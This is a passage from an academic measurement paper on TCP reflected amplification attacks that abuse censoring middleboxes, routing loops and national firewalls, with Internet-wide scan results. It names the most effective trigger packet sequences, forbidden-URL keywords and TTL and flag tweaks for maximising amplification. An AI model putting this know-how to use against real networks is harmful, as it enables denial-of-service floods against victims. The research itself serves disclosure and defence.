This behavior can be explained by *routing loops* in the network of the censoring middlebox. Each time the packet sequence circles the routing loop, it re-crosses the censoring middlebox, causing it to re-inject its block page. That this only works for TTLs greater than 13 indicates that the routing loop is 13 hops from our measurement host. We show in §5

[4] This is generally reserved for TCP Fast Open, which is rare in practice.

that routing loops are surprisingly common on the Internet at large, and they can be exploited by attackers for significant improvements to the amplification factor.

We found that setting a high TTL on packets has no effect on the response rate of any of the other packet sequences, so this modification can be made at no cost to freely exploit routing loops for maximum amplification.

Increased `wscale` Window scaling (or `wscale`) is a TCP option that controls how large the TCP window can grow. Geneva discovered an optimization that gets 7 (3.8%) more middleboxes to respond to the ⟨SYN; PSH+ACK⟩ sequence: setting the `wscale` TCP option in the SYN packet to an integer greater than 12. Based on the block page these middleboxes injected, we believe they are instances of Symantec's Web Gateway (SWG).

To understand this behavior, we sent the modified packet sequence 1,000 times to the candidate middleboxes in Quack's dataset, and repeated this experiment five times. Strangely, in each case, the middleboxes responded only ∼25% of the time. We could successfully ping the end-hosts behind each SWG with innocuous requests, suggesting that packet drops are not the root cause of the reduced response rate. Varying the time between each packet sequence had no effect on the response rate, indicating we were not overloading the SWGs. The behavior is also not affected by packets sent by the end-host: if we limit the TTL of all of our packets such that they reach the middlebox but not the end-host, the middlebox still injects content to 25% of requests. Finally, altering the actual value of `wscale` had no effect on response rate. We do not understand why SWG is sensitive to this option.

Like with increased TTLs, increasing `wscale` had no adverse effect on response rates or sizes. However, because `wscale` is a TCP option, it requires additional bytes, thereby potentially lowering the amplification factor.

TCP Segmentation One modification Geneva identified for some middleboxes is to simply segment the forbidden GET request across multiple packets, either by adding an additional packet to single-packet sequences, or across the two packets in the ⟨SYN; PSH⟩ or ⟨SYN; PSH+ACK⟩ sequences. Geneva discovered that 5/184 (2%) middleboxes would send the block page a second time, once for each packet segment. For these middleboxes, this serves as an optimization for the amplification factor: although it comes at the cost of an additional packet with some payload, the payoff is a doubling in traffic elicited from the middleboxes. Strangely, this modification only works for two segments: any further segmentation causes two of the middleboxes to not respond, and the other three only send a maximum of two block pages.

Although this optimization can improve the amplification from middleboxes with this behavior, 26 others (14%) are unable to perform packet reassembly and stop responding entirely. Worse, for the middleboxes that do perform reassembly and still respond, segmenting the request across multiple packets lowers the amplification factor.

`FIN+CWR` Another modification Geneva identified against four (2%) middleboxes was to change the TCP flags of the PSH+ACK packet in the ⟨SYN; PSH+ACK⟩ sequence to FIN+CWR. The CWR flag—"Congestion Window Reduced"—is used for TCP's Explicit Congestion Notification (ECN), and generally should not be combined with a FIN flag. The modified packet sequence elicits 12 copies of the middleboxes' block pages, each sent 0.4 seconds apart. The block page duplication increases the amplification factor of these middleboxes to 301×. If the CWR flag is not present on the packet, no response is sent. According to the injected block pages, these middleboxes appear to be instances of Fortinet Application Guard; this modification appears to only improve amplification factor for these middleboxes.

Shorter HTTP Geneva discovered an optimization against one middlebox: cutting off the four bytes in the HTTP GET request that immediately follow the forbidden URL (`\r\n\r\n`). Although this slightly improves the amplification factor for one middlebox, none of the other 183 middleboxes responded. This suggests that it is important for the HTTP GET request to be well-formed.

Failed Approaches We expected that changing the TCP `window` in our packet sequences might have an impact on amplification. Recall that TCP `window` size determines how much data the other endpoint can send before expecting an acknowledgement. However, we found that none of the middleboxes respected this TCP feature. Similarly, though TCP mandates that data sent should not exceed the maximum segment size (MSS) TCP option, every middlebox ignored this option.


4 Internet Scanning Methodology

We perform ZMap [10] scans of the IPv4 Internet to measure the effectiveness each of the attack packet sequences from §3.

Modifications to ZMap ZMap allows us to create arbitrary probe packets with the "probe modules"; we wrote a custom probe module for the packet sequences identified by Geneva. ZMap does not natively have the ability to send multiple distinct packets in each probe (e.g., SYN followed by PSH+ACK), so we modified ZMap to add this capability.

Selecting Forbidden URLs Quack's dataset contains 1,052 URLs that triggered censorship. Ideally, we could perform full Internet-wide scans for *each* URL and determine which ones produce the highest amplification. Unfortunately, this would take over 6 weeks of scanning at full 1 Gbps line rate per Geneva strategy, and would likely have diminishing returns.

Instead, we chose to estimate the smallest combination of URLs that collectively elicit responses from the largest number of IP addresses. To do this, we construct every set of



(a) Destination reflection (b) Middlebox reflection (c) Destination and middlebox reflection (d) Routing loop reflection (e) Victim-sustained reflection

Figure 3: Types of attacks we find. Thick arrows denote amplification; red ones denote packets that trigger amplification. We find that infinite amplification is caused by (d) routing loops that fail to decrement TTLs and (e) victim-sustained reflection.

size $1 \leq N \leq 7$ of the 1,052 URLs from the Quack dataset, and for each set compute the number of Quack IP addresses it would have triggered.

We find the ideal set to be of size $N = 5$, each coincidentally from a different website category as identified by the Citizen Lab Block List [17]: www.youporn.com (pornography), plus.google.com (social networking), www.bittorrent.com (file sharing), www.roxypalace.com (online gambling), and www.survive.org.uk (sexual health services). These five keywords collectively elicit responses from 83% of the Quack IP addresses, after which there are diminishing returns (adding a sixth keyword only increased the response rate by 3.6%).

We acknowledge that the Quack dataset may not be representative of the entire Internet. Moreover, coverage of IP addresses is not necessarily the same as coverage of middleboxes; however, few IP addresses (4%) in the Quack dataset share the same /24 prefix, so we expect little middlebox overlap. It is possible that other keywords will elicit broader coverage or greater amplification; we leave this to future work.

Data Collection From April 9th to April 26th, 2020, we performed 5 sets of Internet scans, one for each mutually exclusive packet configuration (§3.3). For each set, we performed 7 Internet-wide scans: one for each of the 5 domains and our two control scans ("`example.com`", and no payload at all). To avoid saturating our link, we scanned at 350 Mbps; and each scan took approximately 2–4 hours. After each scan, we aggregated the number of bytes and packets we received from each IP address that responded to our probes. Following convention, we include the size of the Ethernet header in the size of our probes and response packets when computing amplification factors.

5 Internet Scanning Results

This section presents the results of sending our attack packet sequences from §3 to the entire IPv4 Internet. We make two notes upfront that are important in understanding our results:

Responder variation Our packet sequences elicit a wide range of behaviors. We broadly classify them in Figure 3;




Figure 4: Rank order plot of the amplification factor received from each IP address for the triggering payloads containing `www.youporn.com` across all five packet sequences.

for some destinations and packet sequences, we get response packets directly from destinations, from middleboxes (pretending to be the destination), or some combination of the two. We confirm in §5.3 that over 82% of the largest responses we receive come from middleboxes, but unfortunately it is difficult to perform this analysis for *every* destination IP address we send to. Thus, for consistency (and because middlebox dealiasing is difficult and error-prone), we report on the number of destination IP addresses from which we can elicit responses throughout this paper. We explore clustering and identifying middleboxes by their responses in §5.4.

Infinite amplification We discover many IP addresses that continue to respond, seemingly indefinitely, to our probes. The amplification factors for these IP addresses are technically *infinite*, but we report the (finite) amplification we obtained during our scans. These tend to be orders of magnitude larger than other hosts. We explore infinite amplifiers in §6.

5.1 Which strategies work best?

We begin by measuring the impact that packet sequence and keyword have on response rate and amplification factor.

Figure 4 compares the amplification factors for each of the 5 packet sequences with the URL `www.youporn.com`. We immediately observe that each of these strategies elicits responses from over 5M destination IP addresses with

URL	SYN	PSH	PSH+ACK	⟨SYN; PSH⟩	⟨SYN; PSH+ACK⟩
www.youporn.com	49.4	4.4	23.2	13.9	**52.0**
roxypalace.com	5.8	4.4	16.5	13.6	**31.3**
plus.google.com	7.4	7.0	5.9	13.4	**14.9**
bittorrent.com	3.7	3.2	3.8	10.6	**13.7**
survive.org.uk	4.4	2.8	2.4	11.0	**11.2**
example.com	3.4	2.9	2.8	**11.2**	8.4
empty	**0.06**	0.01	0.02	0.05	0.06

Table 2: Total data received (GB) from the top 100,000 IP addresses for each combination of target URL and packet sequence. Bolded is the maximum value *for each target URL*.

URL	SYN	PSH	PSH+ACK	⟨SYN; PSH⟩	⟨SYN; PSH+ACK⟩
www.youporn.com	116,120	**67,503**	**78,830**	**92,765**	97,689
roxypalace.com	**128,843**	52,168	63,080	86,010	97,213
plus.google.com	39,177	27,815	24,827	54,916	63,090
bittorrent.com	33,187	19,171	24,682	47,348	**193,754**
survive.org.uk	98,038	14,600	13,060	45,953	43,927
example.com	28,909	15,669	15,911	46,469	27,962
empty	65	27	49	42	59

Table 3: Number of IP addresses with amplification factor over 100× for each combination of target URL and packet sequence. Bolded is the maximum value *for each sequence*.

amplification greater than one. Moreover, we find that all of them elicit very large amplification factors; for each packet sequence, there are over 50,000 destination IP addresses that yield over 100×.

To focus on the heaviest hitters, Table 2 compares the total volume of traffic generated from the top 100,000 IP addresses for each scan, and Table 3 shows the number of IP addresses with amplification factor greater than 100×. ⟨SYN; PSH⟩ and ⟨SYN; PSH+ACK⟩ get responses from the largest number of unique IP addresses: 29× more than the SYN scan. Despite requiring an additional packet, they also yield higher amplification factors for most of the top 1,000 IP addresses, and elicited the highest total amount of traffic across every URL. Sending a SYN packet with a forbidden HTTP GET was surprisingly effective at eliciting responses: for half of the URLs, it had the most IP addresses with an amplification factor greater than 100×.

The choice of URL has a strong impact on how well a given packet sequence amplifies. Figure 5 shows the amplification factors from using each of the keyword/strategy combination.

Overall, `www.youporn.com` was the most effective for eliciting the most responses, with two notable exceptions. First, `www.bittorrent.com` elicited double the number of IP addresses with amplification factor greater than 100×. The source of this is highly amplifying censorship of two networks with /16 prefixes: one run by the University of Ghent; the other, the City of Jacksonville, Florida. Second, `roxypalace.com` on SYN packets similarly elicited responses from more IP addresses than any other URL, and




Figure 5: Rank order plot of the amplification factor received from each IP address for the ⟨SYN; PSH+ACK⟩ packet sequence across all seven scanning payloads.

this is largely due to triggering the border firewall at Brigham Young University, which runs a /16 prefix.

Surprisingly, scans for the control keyword `example.com` trigger many amplifiers. It under-performed every other keyword in number of IP addresses and amount of data elicited, but thousands of IP addresses still responded with 20× amplification. It is possible the middleboxes who respond to this do so as a means of access control. Scans with an empty payload received the fewest amplifiers, smallest total data elicited, and smallest total amplification: the ⟨SYN; PSH+ACK⟩ scan elicited *three orders of magnitude* more data than an empty SYN scan.

Summary The ⟨SYN; PSH+ACK⟩ packet sequence with `www.youporn.com` is overall the most effective at eliciting amplification, but other URLs and sequences are needed to trigger specific, large networks.

5.2 Are these actually amplifiers?

We next explore if these IP addresses can be (ab)used for real-world attacks. In a real attack, an attacker would not send just one trigger packet sequence; instead, she would repeatedly send trigger packet sequences to these IP addresses to amplify the response traffic. To test if the IP addresses we identify are true amplifiers, we perform an experiment with the top 1 million IP addresses with the highest amplification factor from the ⟨SYN; PSH+ACK⟩ scan with `www.youporn.com` keyword. Using ZMap, we perform two independent scans to these IP addresses: first, by sending 5 trigger packet sequences to each IP address, and second (as a control), just one trigger packet sequence[5].

Figure 6 presents the *increase factor*: the ratio of bytes we received from each IP address when sending 5 probes to the bytes received from 1 probe. Perfect amplifiers have an increase factor of 5×. Our results suggest that the majority of the top 1 million IP addresses are true amplifiers. Over 46% of IP addresses responded with exactly 5× as much data, and

[5]When sending multiple probes, we modify ZMap so that each probe is sent from a different source port, so the packets are not identical.




Figure 6: The increase factor in the number of bytes we receive between sending 5 probes and sending 1 probe. 46% of IP addresses responded with exactly 5× as much data.




Figure 7: The fraction of the top million hosts that we confirm are middleboxes, using TTL-limited probe. The small gap at $x \approx 100{,}000$ and the large gap in the middle of the plot correspond to networks that block traceroutes at their borders. Accounting for this, we find injected responses from 82.9% of the top million IP addresses are from confirmed middleboxes.

another 30% responded with between 2× and 5× as much data, likely representing amplifiers that missed or dropped one or more of our packets. Notably, many of the IP addresses that sent the most data do not increase by the same rate. Of the top 100 amplifiers, none of them increased by exactly a factor of 5×, and only 10 increased by 4–6×.

5.3 Are these middleboxes?

Next, we determine if the responses we receive are truly coming from middleboxes. We performed a traceroute using a custom ZMap probe module on the top million IP addresses by bytes received in our ⟨SYN; PSH+ACK⟩ www.youporn.com scan. Our ZMap module sent three TTL-limited TCP SYN packets for each TTL between 10 and 25 to each of the million hosts, and recorded the resulting ICMP TTL-exceeded messages. This allowed us to construct a (partial) traceroute for each target for hops 10–25. Out of the million targets, 99.5% provided at least one router hop, with an average of at least 6 hops per traceroute.

For each target, we extracted the last hop that we received a TTL-exceeded message for (i.e., the last hop we learned on the traceroute to the target). We then sent a follow up ⟨SYN; PSH+ACK⟩ sequence with www.youporn.com to the target, but TTL-limited to the last known hop. This probe is certain to not reach the target, as it should generate a TTL-exceeded message by the last-hop router. Therefore, if we still receive a response from the endpoint, we can tell the response is coming from a middlebox along the path to the target, and not the target itself.

If we do not receive a response, we cannot conclude that responses normally come from the target endpoint, as it could be that our traceroute was incomplete: there may be a middlebox further along the path but still before the endpoint. However, we can interpret the presence of a response to our TTL-limited probe as confirmation that it was produced by a middlebox.

Figure 7 shows the results of this scan, binning IP addresses into bins of size 1,000 and plotting the fraction of the IPs in the bin that we identified as middleboxes. Overall, 36.8% of the 1M targets responded to our TTL-limited probe, positively confirming their responses were produced by a middlebox. Notably present, however, are two gaps in the graph in which almost no responses were received:

The small gap has ∼10,000 IP addresses ($104{,}000 \leq x \leq 114{,}000$). All of these IPs are in three /20-sized subnets that belong to the Texas State Technical College Harlingen (TSTCH). Their responses correspond to block pages generated by a SonicWall network security appliance, a common middlebox we see in our data. It appears that TSTCH blocks traceroutes at its border, meaning that our last-observed traceroute hop occurs before the SonicWall appliance.

The larger gap has ∼465,000 IP addresses ($213{,}000 \leq x \leq 678{,}000$). 98.6% of them geolocate to Saudi Arabia. Looking at their traceroutes, their last hops comprise just 2,068 unique router IPs, with 90% of IP addresses sharing only 10 last-hop routers (all within Saudi Arabia). It appears that Saudi Arabia also blocks traceroutes at their border, preventing us from being able to traceroute into the country. However, the response that comes back from 97% of the IP addresses in this block corresponds to the standard block page of Saudi Arabian censorship, describing that the website is blocked, and also suggesting a middlebox is responsible for this response.

Conservatively labelling the 10,000 IP addresses from TSTCH and 97% of the 465,000 Saudi Arabian IPs as encountering on-path middleboxes increases the percent of IPs that encounter on-path middleboxes to 82.9% of the million targets we scanned. We conclude that responses from the vast majority of IP addresses in our dataset are produced by middleboxes.

5.4 What kind of packets do amplifiers send?

We analyzed the packets we received in our ⟨SYN; PSH+ACK⟩ scan with www.youporn.com. This scan received a total of

Country	#Responsive IP addresses	% Sending fingerprint	Fingerprint
China	170,858,209	90.0%	3× RST+ACK (54)
S Korea	15,981,100	7.6%	PSH+FIN+ACK (119)
Iran	8,612,544	75.7%	PSH+FIN+ACK (402–405); RST+PSH+ACK (54)
Egypt	2,909,897	89.8%	RST+ACK (54)
Bangladesh	1,375,908	81.4%	PSH+FIN+ACK (248)
Saudi Arabia	894,858	45.3%	PSH+ACK (97); 2× PSH+ACK (1354)
Oman	596,546	94.7%	RST (54)
Qatar	387,625	89.4%	RST (54)
Uzbekistan	253,098	91.8%	FIN+ACK (74)
Kuwait	173,126	31.3%	PSH+FIN+ACK (114)
UAE	161,014	52.0%	RST (54)

Table 4: Nation-states with nation-wide censorship infrastructure and the fingerprint they most frequently respond to clients with. Numbers in parentheses denote packet sizes in bytes.

over 105 GB of data from 337 million IP addresses. For each IP address, we generate a *fingerprint* from the response packet sequence, consisting of a vector of `(TCP flags, packet size)` tuples; this allows us to efficiently group IP addresses that send us similar responses. We then counted the number of IP addresses that sent each fingerprint. We ignore order to allow for packet re-ordering.

Overall, we discover **63,662 unique fingerprints**. Each fingerprint represents a unique set of packets sent by amplifiers. The fingerprint returned by the most IP addresses is a sequence of three 54-byte RST+ACKs, which we received from approximately 154 million IPs. This is a well-known censorship pattern produced by the Great Firewall of China (GFW) [6, 42], and using the MaxMind database [21], we find 99.9% of these IPs geolocate to China. We note this is weakly-amplifying, sending 162 bytes for our 149 byte probe.

The fingerprints representing the largest number of bytes are less common. For example, the top fingerprint is 528,007 410 byte FIN+PSH+ACK packets and 525,110 RST+ACKs, sent by a single IP address in India. We investigate these mega-amplifiers more in §6. The largest fingerprints sent by more than one IP address consist of a single SYN+ACK and multiple megabytes worth of PSH+ACK packets containing data. These appear to be sent by buggy TCP servers that simply respond to our non-compliant GET request with real data. We find approximately 746,000 IP addresses with this behavior.

5.5 Are these national firewalls?

We find that nation-state censorship infrastructure makes up a significant fraction of the TCP amplifiers we discover. Figure 8 breaks down the amplification we see for the top 5 countries by number of amplifying IP addresses. Out of these, all but the US have deployed nationwide Internet censorship infrastructure [11, 12], visible by long flat plateaus in the graph which indicate a large number of IP addresses with uniform amplification. The US is a notable exception, and




Figure 8: Rank order plot of the amplification factor by country for the `www.youporn.com` scan with the ⟨SYN; PSH+ACK⟩ packet sequence.

we explore why it is so prevalent later in this section. Amplification factors vary significantly country-to-country due to different censorship methods.

By extracting fingerprints that were shared by many IP addresses that geolocate to the same country, we can identify censoring nation-states. For example, over a million IP addresses geolocate to Bangladesh and respond with a 248-byte FIN+PSH+ACK. Table 4 shows a sample of censoring countries and their most popular fingerprint. At a slightly higher amplification, we observe four similar fingerprints with two packets each: a 402–405-byte FIN+PSH+ACK and a 54-byte RST+PSH+ACK. We received these fingerprints from 8.6 million IP addresses in Iran, representing 76% of all the responding IP addresses that geolocate to Iran.

The censorship infrastructure of Saudi Arabia also shows prominently in our dataset: its fingerprint is three packets: a 97-byte PSH+ACK and two 1354-byte PSH+ACKs, offering an amplification factor of 18.9×. We received this fingerprint from over 400K IP addresses, 99% of which geolocate to Saudi Arabia, comprising 45% of all the responding IP addresses that geolocate to Saudi Arabia.

In general, we find the amplification factor from nation-state censors is small: most countries we surveyed provide less than 4× amplification. The GFW of China is the largest—but also the weakest—amplifier we find. Curiously, we find that the GFW has a *different fingerprint* between two of our scans: the ⟨SYN; PSH+ACK⟩ scan with `plus.google.com` elicited three RST+ACKs and a RST packet, but this extra RST packet is missing in scans for `www.youporn.com`. This RST was also absent when `plus.google.com` was sent with the ⟨SYN; PSH⟩ sequence. The presence of the RST raises the amplification factor of the GFW from 1.08× to 1.45×.

We do not understand why the GFW behaves differently between these keywords and sequences. Researchers have hypothesized that the RST+ACK and RST packets from the GFW originate from different, co-located censorship systems [6,42]; our results support this theory, and even suggest that the block lists themselves can be processed differently between the two censorship systems depending on the sequences of packets.




Figure 9: CDF of the increase factor in amplification of candidate looping IP addresses when scanned with a TTL of 255 and 64. Because the increase factor is affected by the number of hops away an IP address is, we expect routing loops to have an increase factor of at least 4. Larger increase factors are further away from our scanner, limiting the overall amplification factor from our perspective.




Figure 10: The /24 prefixes with at least one routing loop, rank-ordered by the fraction of their 256 IP addresses that we observe to loop. Of the 2,763 looping prefixes, 54 (2%) have over 90% of their IP addresses loop, but 1,705 (62%) have only one looping IP address. (Note that the x-axis is log-scale.)

We also discover hundreds of IP addresses in routing loops in Russia that contain censoring middleboxes with 250.9× amplification. The highest amplifying nation-state censors are two censoring ISPs located in Russia that seem to have *infinite* routing loops in their network, that sent us packets for weeks after our scans. We examine the effects of routing loops more closely next in §5.6.

Nation-state censors pose a more significant threat to the Internet than their amplification factor alone suggests. First, nation-state censorship infrastructure is located at high-speed ISPs, and is capable of sending and injecting data at incredibly high bandwidths. This allows an attacker to amplify larger amounts of traffic without worry of amplifier saturation. Second, the enormous pool of source IP addresses that can be used to trigger amplification attacks makes it difficult for victims to simply block a handful of reflectors [29]. Nation-state censors effectively turn every routable IP addresses within their country into a potential amplifier.

While nation-state censors are well-represented in our amplifiers dataset, other large non-censoring countries, such as the US, are prevalent as well. Specifically for the US, we observe a more diverse set of fingerprints: over 13,000 unique fingerprints, compared to 7,553 in Russia, and under 3,000 from South Korea. This indicates a diversity of networks, rather than a coordinated, nationwide deployment. Indeed, we observe several university and enterprise firewalls that respond with identifiable and amplifying fingerprints.

These results demonstrate that nation-state censors enable TCP amplification attacks, but that they are far from the sole contributor to this problem.

5.6 Routing Loops

Routing loops are the result of network misconfigurations, inconsistencies, and errors in routing protocol implementations. Packets caught in a routing loop will typically eventually be dropped when their TTL reaches zero. However, even a finite routing loop can hypothetically have significant impact on amplification factor. Suppose an amplifying middlebox were in a routing loop; every time an offending packet traversed the loop, it would re-trigger the middlebox. Such a scenario would make the network self-amplifying: at no additional cost to an attacker, the effective amplification rate of a middlebox would be increased by the number of times the packet crosses the middlebox in the routing loop.

The maximum value of TTL in the IPv4 header is 255, so the number of times a single trigger packet sequence can elicit responses from an RFC-compliant middlebox is $\ell(255-d)$, where d is the number of hops between the attacker machine and the routing loop and ℓ is the number of times the packets traverse the amplifying middlebox per loop.

So far, our scans were conducted with a TTL value of 255, in accordance with the optimizations discovered by Geneva in §3. We performed follow-up scans with a reduced TTL value in order to observe which IP addresses send us a corresponding reduction in the number of packets, allowing us to identify which amplifiers involve routing loops.

For this experiment, we use the ⟨SYN; PSH+ACK⟩ packet sequence with the `www.youporn.com` trigger keyword. We use the top 1 million hosts (by number packets sent during the scans), and perform two follow-up scans to these IP addresses: one with the TTL set to 255 and one set to 64 (approximately 1/4 the value). As we are knowingly re-triggering machines with potentially enormous amplification factors, we reduced the scanning speed to 100 kbps[6].

We can identify routing loops by comparing the number of packets we receive per IP address across scans. For a routing loop d hops from our scanner, we expect a probe with TTL = 255 to receive $(255-d)/(64-d)$ times more packets than

[6]Despite our low send rate, we received back on average around 800 Mbps, representing a total amplification of 8,000× for this experiment.

a probe with TTL = 64. Note that this value increases as d increases, and, for a routing loop, has a minimum value of ∼4 (when the routing loop is zero hops away). Therefore, we label an IP addresses as having a routing loop if it has an increase factor of at least 4 and sent more than 10 packets when probed with a TTL of 255. From our top 1 million IP sample, we label **53,041 IP addresses as routing loop amplifiers** using this heuristic, spanning 2,763 distinct /24 prefixes. Figure 9 presents a CDF of the increase factor for these routing loop IPs.

Loops per subnet One would expect that if sending to a given IP address results in a routing loop, then all of the other IP addresses in its /24 prefix would experience a loop, as well. Surprisingly, we find that 62% of /24 prefixes with at least one routing loop have *exactly* one loop. Figure 10 shows the fraction of IP addresses found in each looping /24 prefix. Only 54 subnets have over 90% (231 of 256) of their IP addresses show evidence of being a routing-loop amplifier. On the other hand, 81.2% (2,244) of looping prefixes have fewer than 10 looping IP addresses. This means that even if an attacker can elicit responses from a middlebox by sending packets to any IP address that routes through it, she may only be able to take advantage of routing loops to a small number of IP addresses.

6 "Mega-amplifiers"

In our scans, we identify a surprising number of hosts that send enormous amounts of data in response to a single packet sequence—on the order of many gigabytes. We believe these are the same "mega-amplifiers" that Czyz et al. [9] reported in 2014. We identify two phenomena that contribute to mega-amplification: self-sustaining amplifiers and victim-sustained amplifiers.

Self-Sustaining Amplifiers *Self-sustaining* amplifiers are IP addresses that, once triggered, continue sending data indefinitely. In our scans, we have observed these continuing for *weeks* after our probes. We hypothesize the cause of self-sustaining amplifiers is infinite routing loops: routing loops between middleboxes that do not decrement TTLs.

An infinite routing loop suggests these amplifiers are sending responses at the maximum capacity of their links. To confirm, we sent a packet sequence to a self-sustaining amplifier we identified in an ISP's censorship system in Russia. A short time later, we sent the same packet sequence from a different vantage point, and we recorded the bandwidth received from each. Figure 11 shows the bandwidth we received on both vantage points during our experiment. When we send a probe from a second vantage point, the response bandwidth was split equally between them.

We were unable to terminate the barrage of packets sent to us by this amplifier. We sent RST packets, and also tried FIN+ACK, FIN, RST+ACK, and ICMP port unreachable messages with no effect. Ultimately, the traffic stopped after




Figure 11: Attack bandwidth received at two vantage points from a self-sustaining amplifying IP address, which (based on its block page) appears to be a component of a Russian ISP's censorship system. The dashed line marks when the packet sequence was sent from the second vantage point. Note how the bandwidth we get from the system is divided evenly between the vantage points. This experiment supports our hypothesis that self-sustaining amplification is caused by an infinite routing loop.

approximately six days to the first vantage point, and 22 hours for the second. We believe the reason they finally stopped was because the routing loop eventually dropped a packet.

Fortunately, we find very few self-sustaining amplifiers: only 19 IP addresses sent data continuously. We identified 6 IP addresses (each in a different /24 prefix) located in China that sent the known censorship pattern from the GFW indefinitely, possibly indicating a loop across the GFW itself. Two ISPs in Russia also sent block pages indefinitely.

Victim-Sustained Attacks The TCP standard says that when a host receives an unsolicited non-RST packet, it should send a RST packet in response [28]. For TCP amplification victims, this means they will send RST packets for any received (amplified) traffic. Normally, victim-generated RST packets have no effect on middlebox amplifiers[7].

However, our scans identify amplifying IP addresses that send an *additional response* to RST packets instead of ignoring them. This causes the victim to send another RST, inducing more responses, and so on. This packet storm continues indefinitely until a packet is dropped.

By default, our scanning machine sent outbound RST packets in response to data, thereby eliciting additional packets from victim-sustained amplifiers. To explore the effect that outbound RST packets have on amplification factor, we perform two additional scans: one with outbound RST packets turned off for the www.youporn.com keyword in the ⟨SYN; PSH+ACK⟩ sequence, and one with RSTs enabled (default). Figure 12 shows a comparison between these two scans. Dropping outbound RST packets has the effect of lowering the amplification factor for the top amplifying IP addresses,

[7] Conversely, they may serendipitously halt SYN-based amplification attacks that target end-hosts [15, 16].




Figure 12: Rank order plot of amplification factor of two scans for the `www.youporn.com` keyword requested with the ⟨`SYN`; `PSH+ACK`⟩ packet sequence: one with outbound `RST` and `RST+ACK` packets being dropped and the other normally.

while raising the amplification factor of many IP addresses in the "long-tail".

